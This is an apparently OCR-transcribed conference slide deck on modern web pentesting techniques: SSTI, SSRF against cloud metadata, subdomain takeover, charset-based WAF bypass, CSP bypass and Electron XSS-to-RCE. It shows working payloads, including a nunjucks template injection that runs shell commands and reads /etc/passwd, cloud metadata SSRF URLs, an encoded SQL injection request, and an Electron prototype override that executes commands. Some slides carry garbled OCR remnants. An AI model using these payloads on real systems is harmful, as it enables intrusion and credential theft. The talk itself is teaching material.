Web Pentesting - SSTI? SSRF? What is "new" nowaydays

Alexander Inführ

Ifconfig.me

- Alexander Inführ
- Cure53
- @insertscript
- Browser/WebSecurity
- File formats <3 (PDF)
- B Shark Movies
- Insert-script.blogspot.com

Roadmap

- SSTI
- SSRF
- Subdomains/WAF vs charset
- CSP
- Electron

Abbreviations <3

SSTI

Super Slow Terrifying Internet (explorer)

Server Side Template Injection

- Template rendered on server
- Many languages (Java)

- Lets check an example
  - NodeJs
  - nunjucks

Test.js

```
var express = require( 'express' ) ;
var nunjucks = require( 'nunjucks' ) ;
var app = express() ;
nunjucks.configure( ".", {
    autoescape: true,
    express: app
} ) ;
app.get( '/home.html', function( req, res ) {
    var data = {
        firstName: 'Max',
        lastName: 'Power'
    } ;
    return res.render( 'index.html', data ) ;
} ) ;
app.listen( 9000 ) ;
```

Index.html

```
<p>Hello {{ firstName }}</p>
```

$\downarrow$

```
<p>Hello Max</p>
```

Server Side Template Injection

- Template Injection
- User controlled input
- What does the language/template offers

Index.html

```
<p>
{{range.constructor("return require('fs')")()}}
</p>
```

```
Error: require not defined
```

```
<p>
{{range.constructor("return global.process.mainModule.require('fs')")()}}
</p>
```

```
<p>[object Object]</p>
```

```
<p>
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}
</p>
```

RCE <3

Server Side Template Injection

- How to detect? - Math!
- {{999-333}} => 666
- {{}} is mostly used

- User controlled data != Template
- Simple template engines

SSRF

Server Soup Research Foundation

Server Side Request Forgery

- Request send by the server
- Controlled by the user
- OLD

Server Side Request Forgery

- Protocols
  - file: - jar: -
- PHP
  - phar
- SSRF bible google docs

Server Side Request Forgery

- Protocols
  - file: - jar: -
- PHP
  - phar
- SSRF bible google docs
- So what is new?

Cloud Hosting

- AWS Bucket
- Google Cloud
- Digital Ocean
- Packetcloud
- Azure
- OpenStack/ RackSpace
- HP Helion
- Oracle Cloud
- Alibaba

Cloud Hosting - Metadata

- Internal network
- Special endpoints
- Ips, Credentials, snapshots etc

- SSRF => response is returned

Cloud Hosting - Metadata

- AWS: http://169.254.169.254/latest/user-data
- Google: http://169.254.169.254/computeMetadata/v1/
- Digital Ocean: http://169.254.169.254/metadata/v1/id

  ....
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SSRF%20injection#summary

Server Side Request Forgery

- Not limited to server itself
- Cloud metadata very powerful
- Firewall settings

Subdomains / WAF

Wireless and fearless

Subdomain attacks

- Dead DNS entries
  - CNAME,MX,NS …
- Amazon buckets
- Shared Hosters

- Shopify / Heroku

Subdomain attacks

- DNS
  - Try to buy the DNS name
- Amazon buckets
  - Policy
- Shared Hosters
  - Any subdomain dead can be taken
- Shopify / Heroku
  - Credit card

Subdomain attacks - impact

- Depends on the subdomain
- Internally used
- Used by apps
- Mail servers

WAFs - encoding

- Web Application Firewalls
  - OWASP A7 Insufficient Attack Protection
- Client <= WAF => Server
- Tries to detect attacks

WAFs - encoding

```
POST /sample.aspx?input0=something HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Content-Length: 41


input1='union all select * from users--
```

WAFs - encoding

POST /sample. HTTP/1.1

HOST: victim.c

Content-Type: a urlencoded; charset=utf-8


Content-Length

input1='union a

WAFs - encoding

- Request encoding
- Content-Type: application/x-www-form-urlencoded; charset=ibm037
- Charsets with different mapping
  - ' => }

IIS example



```
POST /sample.aspx?‰—¤£ð=¢–”…£ˆ‰‡ HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded; charset=ibm037
Content-Length: 115

‰—¤£ñ=}¤‰– @““‘@¢…“…ƒ£@\@†™–”@¤¢…™¢``
```

WAFs - encoding

- https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/august/request-encoding-to-bypass-web-application-firewalls/
- Has a nice list
- Mitigation: WAFs are not perfect

CLIENT SIDE

CSP

Counter Strike Policy

Content Security Policy (CSP)

- Content-Security-Policy
  - Directives
  - Script-src, script-nonce
- Limit content injection
- Supported in all major browsers

Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com media2.com; script-src userscripts.example.com

CSP - Problems

- Huge websites
  - Engineering effort
- Content delivery networks
  - ajax.googleapis.com
  - Jquery
  - Many more libraries

CSP - Bypass

- CSP is assigned for all resources
  - Robots.txt etc.

- Assume you have Javascript execution
  - Limited by a sandbox + CSP rules

- Blobs

CSP - Bypass

- CSP is assigned for all resources
  - Robots.txt etc.

- Assume you have Javascript execution
  - Limited by a sandbox + CSP rules

- Blobs

CSP - Bypass

- Chrome only
- Same Origin
- Bypass CSP and any sandbox

```
blob= new Blob(['<script>alert(1)</script>'],
{type : 'text/html'});
blob_url = URL.createObjectURL(oMyBlob)
location = blob_url
```

CSP - Bypass

- So What ? - You already have JS execution in the first place
- There are sandboxes (bug bounty ;)

Electron

- Never heard of it?

Electron

Skype

Discord

GitHub Desktop

Slack

Electron

- Framework

- Javascript/HTML => native Apps
- NodeJS
- Chrome
- Linux/Windows etc

Electron

- Takes XSS to the next level
- BrowserWindow
  - WebPreferences


Electron

- NodeIntegration
  - Expose NodeJS objects (require etc)
  - Default **true**
- ContextIsolation
  - Separate JavaScript context between loaded web page and renderer
  - Default **false**

```
// electron.js => Main Process

let child = new BrowserWindow({ webPreferences:
{nodeIntegration: false, contextIsolation:
false}});
child.loadURL('file:///local.html')
```

```
// local.html => Renderer
<!DOCTYPE html>
<body>
<script src="..">
[….]
```



```
// electron.js => Renderer

let child = new BrowserWindow({ webPreferences:
{nodeIntegration: false, contextIsolation:
false}});
child.loadURL('file:///local.html')
```

```
// local.html
<!DOCTYPE htm
<body>
<script s          >
[….]
```

XSS

Electron

- No NodeJS objects available
- How to achieve RCE???
- ContextIsolation is important
  - Global JavaScript Objects are shared!

Electron

```
Function.prototype.call=function(process){
process.mainModule.require('child_process').execSync('calc')
};
location.reload()
```

- Yes => XSS to RCE
- Always set NodeIntegraion + contextIsolation
- Masato Kinugawa
- https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en

Links

- https://hawkinsecurity.com/2017/12/13/rce-via-spring-engine-ssti/
- http://ha.cker.info/exploitation-of-server-side-template-injection-with-craft-cms-plguin-seomatic/
- https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/
- http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine
- https://portswigger.net/blog/server-side-template-injection
- https://speakerdeck.com/owaspmontreal/workshop-server-side-template-injection-ssti?slide=5

Links

- https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit
- https://www.youtube.com/watch?time_continue=1&v=R_4edL7YDcg
- https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf
- http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf

Links

- https://portswigger.net/blog/top-10-web-hacking-techniques-of-2017#Number 8
- https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/august/request-encoding-to-bypass-web-application-firewalls/
- https://soroush.secproject.com/blog/2017/09/additional-notes-on-a-forgotten-http-invisibility-cloak-talk/
- https://blog.securitybreached.org/2018/09/24/subdomain-takeover-via-unsecured-s3-bucket/
- https://0xpatrik.com/subdomain-takeover-candidates/
- https://medium.com/@valeriyshevchenko/subdomain-takeover-with-shopify-heroku-and-something-more-6e9504da34a1?source=twitterShare-1764222123d3-1526616396
- https://twitter.com/claudijd/status/827598728441769984

Links

- https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it's-CSP!%22
- https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en
- https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf
- https://bugs.chromium.org/p/project-zero/issues/detail?id=1139